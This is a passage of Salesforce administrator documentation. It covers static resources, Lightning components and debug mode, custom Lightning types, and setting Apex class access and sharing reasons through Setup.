  ```

  Since the static resource contains both the style sheet and the image, the relative path in the style sheet resolves and the image is displayed.

A single static resource can be up to 5 MB in size. An organization can have up to 250 MB of static resources. Static resources apply to your organization’s quota of data storage.

Define Static Resources

You can use static resources to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files. You can use static resources only within your org, so you can’t host content here for other apps or websites.

View and Edit Static Resources
Edit, delete, and clone static resources.

Manage Static Resources
After creating static resources, you can customize, edit, and delete them.

See Also
Define Static Resources

Define Static Resources

You can use static resources to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files. You can use static resources only within your org, so you can't host content here for other apps or websites.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create static resources:	Customize Application

1. From Setup, in the Quick Find box, enter *Static Resources*, and then select **Static Resources**.
2. To create a static resource, click **New**.
3. Enter a name that identifies the resource in Visualforce markup.
   This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Note If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.
4. If needed, specify a description for the static resource.
5. To upload a static resource, click **Browse** and then select a local file.
   A single static resource can be up to 5 MB, and an org can have up to 250 MB of static resources, total.

   Warning If you use WinZip to compress static resource files, you must install the most recent version. Older versions of WinZip can cause a loss of data.
6. Set the cache control for user sessions, including API and Experience Cloud user sessions.

   If set to private, the static resource is accessible to all authenticated users. The static resource is stored on the Salesforce server in a user's individual cache for the duration of the session.

   Note If a Salesforce Site has guest user profile restrictions based on IP range or login hours, the

cache control for static resources is set to private. A Salesforce Site with guest user profile restrictions caches static resources only within the browser. If a previously unrestricted Salesforce Site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

If set to public, the static resource is accessible to all internet traffic, including unauthenticated users, after it's cached. The resource is stored on the Salesforce server in a shared cache, which results in faster load times.

For technical information about cache control, see the W3C specifications for HTTP Semantics.

7. Save your changes.

See Also

View and Edit Static Resources
Static Resources
Object Reference for the Salesforce Platform: StaticResource

View and Edit Static Resources

Edit, delete, and clone static resources.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
Clone, edit, or delete static resources:	Customize Application

1. From **Setup**, enter *Static Resources* in the **Quick Find** box, then select **Static Resources**.
2. To view the resource details, click the name of a resource. Available details include the MIME type, the size of the resource in bytes, when it was created, and when it was last modified.
   From the detail page, you can do any of the following:
   - **Edit** the resource
   - **Delete** the resource
   - **Clone**: Create a copy of the resource with a unique name.

Important The **View Setup and Configuration** permission controls what users can view the setup page used to configure Static Resources. It does not control access to the static resource content itself. Instead all users can access the static resources content server by /resource URIs. However security on the Visualforce pages which utilize the static resources can be controlled via user profiles. For more information see Visualforce Page Security .

See Also

- Define Static Resources
- Manage Static Resources
- Static Resources

Manage Static Resources

After creating static resources, you can customize, edit, and delete them.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create and edit static resources:	Customize Application

From Setup, enter *Static Resources* in the **Quick Find** box, then select **Static Resources** to display the Static Resources list page, which shows the list of resources defined for your organization. From this page you can:

- Click **New Static Resource** to define a new static resource.
- Click a resource name to display detailed information about the page, including its MIME type and size.
- Click **Edit** next to a resource to modify the resource's name or to upload a new version of the resource.
- Click **Del** to remove a resource.

Note The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

See Also

- View and Edit Static Resources
- Static Resources

Lightning Component Framework

The Lightning Component framework is a UI framework for developing single-page web apps for mobile and desktop devices.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions, or a sandbox.

As of API version 45.0, you can build Lightning components using two programming models: Lightning Web Components, and the original model, Aura Components. Lightning web components are custom HTML elements built using HTML and modern JavaScript. Lightning web components and Aura components can coexist and interoperate on a page.

To create Lightning web components, use the code editor of your choice and Salesforce CLI. To create Aura components, use the Developer Console. You can also create Aura components using Salesforce CLI.

Why Use the Lightning Component Framework?
There are many benefits of using the Lightning Component framework to build components and apps.

Enable Debug Mode for Lightning Components
Enable debug mode to make it easier to debug JavaScript code from Lightning components. Only enable debug mode for users who are actively debugging JavaScript. Salesforce is slower for users who have debug mode enabled.

Add Lightning Components as Custom Tabs in a Lightning App
Make your Lightning components available for Lightning Experience and Salesforce mobile app users by displaying them in a custom tab in a Lightning app.

See Also

- Developer Console Functionality
- Lightning Aura Components Developer Guide
- Lightning Web Components Developer Guide
- Lightning Component Library

Why Use the Lightning Component Framework?

There are many benefits of using the Lightning Component framework to build components and apps.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

Out-of-the-box Components	Comes with an out-of-the-box set of components to kick start building apps. You don't have to spend your time optimizing your apps for different devices as the components take care of that for you.
Rich Custom Component Ecosystem	Create business-ready components and make them available in the Salesforce mobile app, Lightning Experience, and Experience Builder sites. Salesforce mobile app users access your components via the navigation menu. Customize Lightning Experience or create your own Lightning pages using drag-and-drop components in the Lightning App Builder. Create and customize Experience Builder sites using Experience Builder. Additional components are available for your org in the AppExchange. Similarly, you can publish your components and share them with other users.
Fast Development	Empowers teams to work faster with out-of-the-box components that function seamlessly with desktop and mobile devices. Building an app with components facilitates parallel design, improving overall development efficiency. Components are encapsulated and their internals stay private, while their public shape is visible to consumers of the component. This strong separation gives component authors freedom to change the internal implementation details and insulates component consumers from those changes.
Device-aware and Cross Browser Compatibility	Apps use responsive design and support the latest in browser technology such as HTML5, CSS3, and touch events.

Enable Debug Mode for Lightning Components

Enable debug mode to make it easier to debug JavaScript code from Lightning components. Only enable debug mode for users who are actively debugging JavaScript. Salesforce is slower for users who have debug mode enabled.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions, or a sandbox.

The Lightning Component framework executes in one of two modes: production and debug.

- **Production Mode**: By default, the framework runs in production mode. This mode is optimized for performance. Framework code is optimized and "minified" to reduce the size of the JavaScript code. As a result of this process, the JavaScript code served to the browser is obfuscated. Optimization and minification are performed on framework code only. Custom component code is not minified or obfuscated. Untouched custom component code includes both components you create yourself, and components installed as part of a managed package.
  Minification is a performance optimization, not intellectual property protection. Code that's minified is hard to read, but it's not encrypted or otherwise prevented from being viewed.
- **Debug Mode:** When you enable debug mode, framework and component JavaScript code isn't minified and is easier to read and debug. Debug mode also adds more detailed output for some warnings and errors.
  Debug mode has a significant performance impact. Salesforce is slower for any user who has debug mode enabled. For this reason, we recommend using it only when actively debugging JavaScript code, and only for users involved in debugging activity. Don't leave debug mode on permanently. Users who have debug mode enabled see a banner notification once a week while it's enabled.

To enable debug mode for users in your org:

1. From Setup, enter *Debug Mode* in the **Quick Find** box, then select **Debug Mode Users**.
   Users with debug mode enabled have a check mark in the Debug Mode column.
2. In the user list, locate any users who need debug mode enabled. If necessary, use the standard list view controls to filter your org's users.
3. Enable the selection checkbox next to users for whom you want to enable debug mode.
4. Click **Enable**.

To disable debug mode for a user, follow the preceding steps and click **Disable** instead of **Enable**.

See Also

Lightning Component Framework
Lightning Aura Components Developer Guide

Add Lightning Components as Custom Tabs in a Lightning App

Make your Lightning components available for Lightning Experience and Salesforce mobile app users by displaying them in a custom tab in a Lightning app.

REQUIRED EDITIONS

Available in: Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions, or a sandbox.

USER PERMISSIONS NEEDED	
To create Lightning Component Tabs:	Customize Application

To configure an Aura component to be used as a custom tab, see the Lightning Aura Components Developer Guide.

To configure a Lightning web component to be used as a custom tab, see the Lightning Web Components Developer Guide.

Follow these steps to include your component in Lightning Experience and make it available to users in your organization.

1. Create a custom tab for this component.
   a. From Setup, enter *Tabs* in the **Quick Find** box, then select **Tabs**.
   b. Click **New** in the Lightning Component Tabs related list.
   c. Select the Lightning component that you want to make available to users.
   d. Enter a label to display on the tab.
   e. Select the tab style and click **Next**.
   f. When prompted to add the tab to profiles, accept the default and click **Save**.
2. Add your Lightning components to the App Launcher.
   a. From Setup, enter *Apps* in the **Quick Find** box, then select **App Manager** | **New Lightning App**.
   b. Follow the steps in the wizard. On the Navigation Items page, select your Lightning tab from the Available Items list and move it to the Selected Items list.
   c. Finish the steps in the wizard, and click **Save & Finish**.
3. To check your output, navigate to the App Launcher in Lightning Experience or the Salesforce mobile app. Click the custom app to see the components that you added.

See Also

Create Custom Apps for Salesforce Classic

Lightning Types

Lightning types are JSON-based data types used to structure, validate, and display data. While Salesforce provides a set of standard Lightning types, you can create custom Lightning types to customize the UI experience based on your business requirements.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Custom Lightning Types Overview
Learn about custom Lightning types, the benefits they provide, and how field mapping works.

Create a Custom Lightning Type
Define data structures and user interface configurations for supported platform features. You can base your type on an Apex class to ensure data consistency, or define a custom structure manually by using a JSON schema.

Apex-Based Custom Lightning Types
An Apex-based custom Lightning type uses an Apex class to define its schema. Instead of manually creating fields, you map the type directly to your Apex class structure. This method is ideal when you have a complex data structure already defined in your Apex class code.

Object-Based Custom Lightning Types
With an object-based custom Lightning type, you can define a schema manually by specifying fields. This method is ideal when you want to structure data without referencing an Apex class.

Considerations and Limitations for Custom Lightning Types
Review the considerations and limitations for custom Lightning types.

See Also
Lightning Types Developer Guide: Get Started with Lightning Types

Custom Lightning Types Overview

Learn about custom Lightning types, the benefits they provide, and how field mapping works.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.


When to Use Custom Lightning Types

When a standard interface doesn't meet your business needs, you can override the default UI by using your custom Lightning Web Component (LWC) to create a customized experience. Custom Lightning types are particularly effective for handling complex data structures and UI requirements.

Key Parts of a Lightning Type

Each Lightning type consists of three main parts.

- **Schema**: defines the structure of your data and its validation rules, such as type, format, and maximum length
- **Editor**: controls the UI for entering or editing information
- **Renderer**: controls the UI for displaying information as output



Categories of Custom Lightning Types

Custom Lightning types fall into two categories based on how you define their schema.

- **Apex-based custom Lightning types**. Use these types when you define the schema by referencing an Apex class. This method is for when you have a complex data structure already defined in an Apex class code. These types can be used for Agentforce Employee agents in Lightning Experience and Agentforce Service agents through Enhanced Chat v2.
- **Object-based custom Lightning types**. Use these types when you define a custom schema by specifying its fields directly. This method is for defining a custom JSON object structure without referencing an Apex class. These types can be used in Experience Builder and Prompt Builder.

Benefits of Custom Lightning Types

Custom Lightning types provide two main benefits.

- **Enhanced UI Customization**: Gain full control over the UI by associating a custom Lightning Web Component (LWC) that matches your specific styling and behavior requirements.
- **Better Handling of Complex Data**: Manage and display complex data structures, such as deeply nested objects, complex arrays, and dynamic fields, that standard types aren't designed to support.

LWC Field Mapping

Configure field mappings to define how data moves from the schema fields to the corresponding LWC component fields. Field mapping can be automatic or manual, based on whether the names in the LWC component and the schema are the same.

Automatic Mapping

If a field in your LWC component has the exact same name as a field in the schema, the fields are automatically linked. No manual mapping is required for these fields.

Manual Mapping

If an LWC component field name is different from the corresponding schema field name, you must map them manually. Manual mapping ensures that data is passed to the correct LWC component field, even when the field names don't match.

See Also

Lightning Types Developer Guide: Lightning Web Component Attribute Mapping
Lightning Types Developer Guide: Core Concepts of Custom Lightning Types

Create a Custom Lightning Type

Define data structures and user interface configurations for supported platform features. You can base your type on an Apex class to ensure data consistency, or define a custom structure manually by using a JSON schema.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

1. From Setup, in the Quick Find box, enter `Lightning Types`, and then select **Lightning Types**.
2. Click **New Lightning Type**.
3. Enter a label and an API name for the Lightning type.
4. Optionally, enter a description.
5. Click **Next**.
6. To define the schema for your Lightning type, select **Apex** and then select the appropriate Apex class. To define a custom schema, select **Object**.

   Note The Apex Class dropdown list doesn't show file-based Apex classes. If you can't find your class in the list, you can manually enter its fully qualified name.
7. Click **Create**.

Apex-Based Custom Lightning Types

An Apex-based custom Lightning type uses an Apex class to define its schema. Instead of manually creating fields, you map the type directly to your Apex class structure. This method is ideal when you have a complex data structure already defined in your Apex class code.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Change the Default Input Component for an Apex-Based Custom Lightning Type
Customize the user interface by overriding the default component with a custom one tailored to your business needs.

Change the Default Output Component for an Apex-Based Custom Lightning Type
Customize the user interface by overriding the default component with a custom one tailored to your business needs.

See Also

Lightning Types Developer Guide: Apex-Based Custom Lightning Types

Change the Default Input Component for an Apex-Based Custom Lightning Type

Customize the user interface by overriding the default component with a custom one tailored to your business needs.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

When you open a custom Lightning type, the UI Configuration tab provides a workspace with an Editor tab and a Renderer tab. By default, the Editor tab contains a default input component in the Editor Override section. You can override this component with your own custom LWC component.

1. Open the Apex-based custom Lightning type that you want to configure.
2. Select the **UI Configuration** tab.
3. From the Channel dropdown, select the Salesforce application that you want to configure.
   - **Agentforce (Lightning Experience)** configures the component for the Lightning Experience interface.
   - **Enhanced Chat v2** configures the component for the Enhanced Chat v2 interface.
4. Select the **Editor** tab.
5. In the Editor Override section, to override the default input component, click **Change**.
6. In the Select an Input Component window, select your custom input LWC component, and click **Done**.
7. Save your work.

Change the Default Output Component for an Apex-Based Custom Lightning Type

Customize the user interface by overriding the default component with a custom one tailored to your

business needs.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

When you open a custom Lightning type, the UI Configuration tab provides a workspace with an Editor tab and a Renderer tab. By default, the Renderer tab contains default output components in both the Renderer Override and Collection Renderer Override sections. You can override this component with your own custom LWC component.

1. Open the Apex-based custom Lightning type that you want to configure.
2. Select the **UI Configuration** tab.
3. From the Channel dropdown, select the Salesforce application that you want to configure.
   - **Agentforce (Lightning Experience)** configures the component for the Lightning Experience interface.
   - **Enhanced Chat v2** configures the component for the Enhanced Chat v2 interface.
4. Select the **Renderer** tab.
5. Choose which override to configure. To define a single renderer, use the Renderer Override section. To define a renderer for your structured list of data, use the Collection Renderer Override section.
6. In the section that you chose, to override the default output component, click **Change**.
7. In the Select an Output Component window, select your custom output LWC component, and then map its fields to the corresponding fields in the Apex class.
8. Click **Done**.
9. Save your work.

Object-Based Custom Lightning Types

With an object-based custom Lightning type, you can define a schema manually by specifying fields. This method is ideal when you want to structure data without referencing an Apex class.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Define Fields for an Object-Based Lightning Type

After you create an object-based custom Lightning type, define its schema by specifying fields.

Change the Default Input Component for an Object-Based Custom Lightning Type

Customize the user interface by overriding the default component with a custom one tailored to your business needs.

See Also

Lightning Types Developer Guide: Object-Based Custom Lightning Types

Define Fields for an Object-Based Lightning Type

After you create an object-based custom Lightning type, define its schema by specifying fields.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

1. Open your object-based custom Lightning type.
2. Select the **Schema** tab.
3. Update the prepopulated field row with your field details.
   - **Field Name**. Enter a name for the field, for example, First Name.
   - **Data Type**. Select a data type, for example, `String`.
   - **Description**. Optionally, enter a description to help users understand what the field represents.
   - **Required**. Optionally, select this checkbox to make the field required.
4. To add more fields, click **Add Row** and enter the details for the new field.
5. Save your work.

Change the Default Input Component for an Object-Based Custom Lightning Type

Customize the user interface by overriding the default component with a custom one tailored to your business needs.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

When you open a custom Lightning type, the UI Configuration tab provides a workspace with an Editor tab and a Renderer tab. By default, the Editor tab contains a default input component in the Editor Override section. You can override this component with your own custom LWC component.

1. Open the object-based custom Lightning type that you want to configure.
2. Select the **UI Configuration** tab.
3. From the Channel dropdown, select the Salesforce application that you want to configure.
   - **Experience Builder** configures the component for Experience Builder sites.
4. Select the **Editor** tab.
5. In the Editor Override section, to override the default input component, click **Change**.
6. In the Select an Input Component window, select your custom input LWC component, and click **Done**.
7. Save your work.

Considerations and Limitations for Custom Lightning Types

Review the considerations and limitations for custom Lightning types.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Considerations

- Unless you select a custom component for a custom Lightning type, Enhanced Chat v2 uses the Agentforce (Lightning Experience) component by default.

Limitations

- Custom Lightning types aren't supported in the Salesforce mobile app.
- When creating an Apex-based custom Lightning type, the list of available Apex classes doesn't include file-based Apex classes. If you can't find your class in the list, you can manually enter its fully qualified name.
- Testing or previewing custom Lightning types for Agentforce Service agent in Agentforce Builder isn't supported. To test and preview custom Lightning types for Agentforce Service agent, go to the Embedded Service Deployments Settings page and click **Test Enhanced Web Chat**.
- You can't configure specific properties, such as **minimum**, **maximum**, **multipleOf**, **minLength**, and `maxLength`, in the `schema.json` created via Metadata API in the Setup UI. However, updating the object-based custom Lightning type in the Setup UI preserves these values.
- You can't configure the **title** property created via Metadata API for `schema.json` in the Setup UI. Updating the object-based custom Lightning type in the Setup UI sets the title value to the Field Name.
- You can't configure property-level component overrides or layouts created via Metadata API in `editor.json` in the Setup UI. Updating the editor configuration in the Setup UI removes these configurations.
- If you use a custom label for properties such as **title** or **description** via Metadata API, updating the object-based custom Lightning type in the Setup UI overwrites the label reference with the static text displayed in the UI.

Secure Your Code

This section contains information about implementing security in your code.

How Does Apex Class Security Work?
Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This technique lets you apply granular security to Apex operations in your

org.

Visualforce Page Security
You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

Security Guidelines for Apex and Visualforce Development
Understand and guard against vulnerabilities in your code as you develop custom applications.

How Does Apex Class Security Work?

Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This technique lets you apply granular security to Apex operations in your org.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

You can set Apex class security via:

- The Apex class list page
- An Apex class detail page
- Permission sets
- Profiles

These permissions apply only to any Apex class methods(including web service methods) used in a custom Visualforce controller or controller extension that's applied to a Visualforce page. In contrast, triggers always fire on trigger events (such as `insert` or `update`), regardless of a user's permissions.

Note If you've installed a managed package in your org, you can set security only for the Apex classes in the package that are declared as `global` or for classes that contain methods declared as `webService`.If users have the Author Apex permission, they can access all Apex classes in the associated organization, regardless of the security settings for individual classes.

Permission for an Apex class is checked only at the top level. For example, class A calls class B. User X has a profile that can access class A but not class B. User X can execute the code in class B, but only through class A; user X cannot invoke class B directly. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

Set Apex Class Access from the Class List Page
Limit which users can execute methods in a particular top-level Apex class based on their profiles.

Set Apex Class Access from the Class Detail Page
Limit which users can execute methods in a particular top-level Apex class based on their profiles.

Set Apex Class Access from Permission Sets

You can specify which methods in a top-level Apex class are executable for a permission set.

Set Apex Class Access from Profiles
Specify which methods in a top-level Apex class are executable for a profile.

Create Apex Sharing Reasons
When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented.

Recalculate Apex Managed Sharing
Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object.

See Also
Security Guidelines for Apex and Visualforce Development
Apex Developer Guide

Set Apex Class Access from the Class List Page

Limit which users can execute methods in a particular top-level Apex class based on their profiles.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To set Apex class security:	Manage Profiles and Permission Sets AND View Setup and Configuration

1. From Setup, enter `Apex Classes` in the **Quick Find** box, then select **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

See Also
Set Apex Class Access from the Class Detail Page
Set Apex Class Access from Permission Sets
Set Apex Class Access from Profiles

Set Apex Class Access from the Class Detail Page

Limit which users can execute methods in a particular top-level Apex class based on their profiles.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To set Apex class security:	Manage Profiles and Permission Sets AND View Setup and Configuration

1. From Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

See Also

- Set Apex Class Access from the Class List Page
- Set Apex Class Access from Permission Sets
- Set Apex Class Access from Profiles

Set Apex Class Access from Permission Sets

You can specify which methods in a top-level Apex class are executable for a permission set.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To edit Apex class access settings:	Manage Profiles and Permission Sets

These settings only apply to Apex class methods, such as Web service methods, or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of permission settings.

1. From Setup, enter *Permission Sets* in the **Quick Find** box, then select **Permission Sets**.
2. Select a permission set.
3. Click **Apex Class Access**.
4. Click **Edit**.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
6. Click **Save**.

See Also

Set Apex Class Access from the Class List Page
Set Apex Class Access from the Class Detail Page
Set Apex Class Access from Profiles

Set Apex Class Access from Profiles

Specify which methods in a top-level Apex class are executable for a profile.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To edit profiles:	Manage Profiles and Permission Sets

These settings apply only to Apex class methods. For example, apply the settings to Web service methods or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of profile settings.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile, and click its name.
3. In the Apex Class Access page or related list, click **Edit**.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**. Or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
5. Click **Save**.

See Also

Set Apex Class Access from the Class List Page
Set Apex Class Access from the Class Detail Page
Set Apex Class Access from Permission Sets

Create Apex Sharing Reasons

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To create Apex sharing reasons:	Author Apex
To view Apex sharing reasons:	View Setup and Configuration

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented, simplify the coding required to update and delete sharing records, and share a record multiple times with the same user or group using different Apex sharing reasons.

Note For more information on Apex managed sharing, see the Apex Developer Guide.

Salesforce displays Apex sharing reasons in the **Reason** column when viewing the sharing for a custom object record in the user interface. This allows users and administrators to understand the purpose of the sharing.

When working with Apex sharing reasons, note the following:

- Only users with the “Modify All Data” permission can add, edit, or delete sharing that uses an Apex sharing reason.
- Deleting an Apex sharing reason will delete all sharing on the object that uses the reason.
- You can create up to 10 Apex sharing reasons per custom object.
- You can create Apex sharing reasons using the Metadata API.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the **Reason** column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.
3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not

contain two consecutive underscores.
4. Click **Save**.

See Also
- Recalculate Apex Managed Sharing
- Find Object Management Settings

Recalculate Apex Managed Sharing

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To associate an Apex managed sharing recalculation class:	Author Apex
To run an Apex managed sharing recalculation:	Author Apex OR Manage Sharing

Important When packaging custom objects, be aware that associated Apex sharing recalculations are also included and may prevent the package from installing.

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object. You can associate these classes with a custom object on its detail page, and execute them if a locking issue prevents Apex from granting access to a user as defined by the application's logic. Apex sharing recalculations are also useful for resolving visibility issues due to coding errors. For example, if a developer corrects a coding error that prevented users from accessing records they should see, the correction might only affect records created after the code update. To ensure the correction applies to existing records as well, the developer can run an Apex sharing recalculation to validate sharing on all records.

You can run Apex sharing recalculations from a custom object's detail page. You can also run them programmatically using the `Database.executeBatch` method. In addition, Salesforce automatically runs Apex recalculation classes defined for a custom object every time a custom object's organization wide sharing default access level is updated.

Note Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation includes access granted by sharing rules. In addition, all types of sharing are removed if the access they grant is redundant. For example, the manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click **Save**.

For information on creating Apex managed sharing and recalculation classes, see the Apex Developer Guide.

To associate an Apex managed sharing recalculation class with a custom object:

To run an Apex sharing recalculation, from the management settings for a custom object, go to Apex Sharing Recalculation, and then click **New**.

When working with Apex sharing recalculations, note the following.

- The Apex code that extends the sharing recalculation can process a maximum of five million records. If this Apex code affects more than five million records, the job fails immediately.
- You can monitor the status of Apex sharing recalculations in the Apex job queue.
- You can associate a maximum of five Apex sharing recalculations per custom object.
- You cannot associate Apex sharing recalculations with standard objects.

See Also

Create Apex Sharing Reasons
Find Object Management Settings

Visualforce Page Security

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

REQUIRED EDITIONS

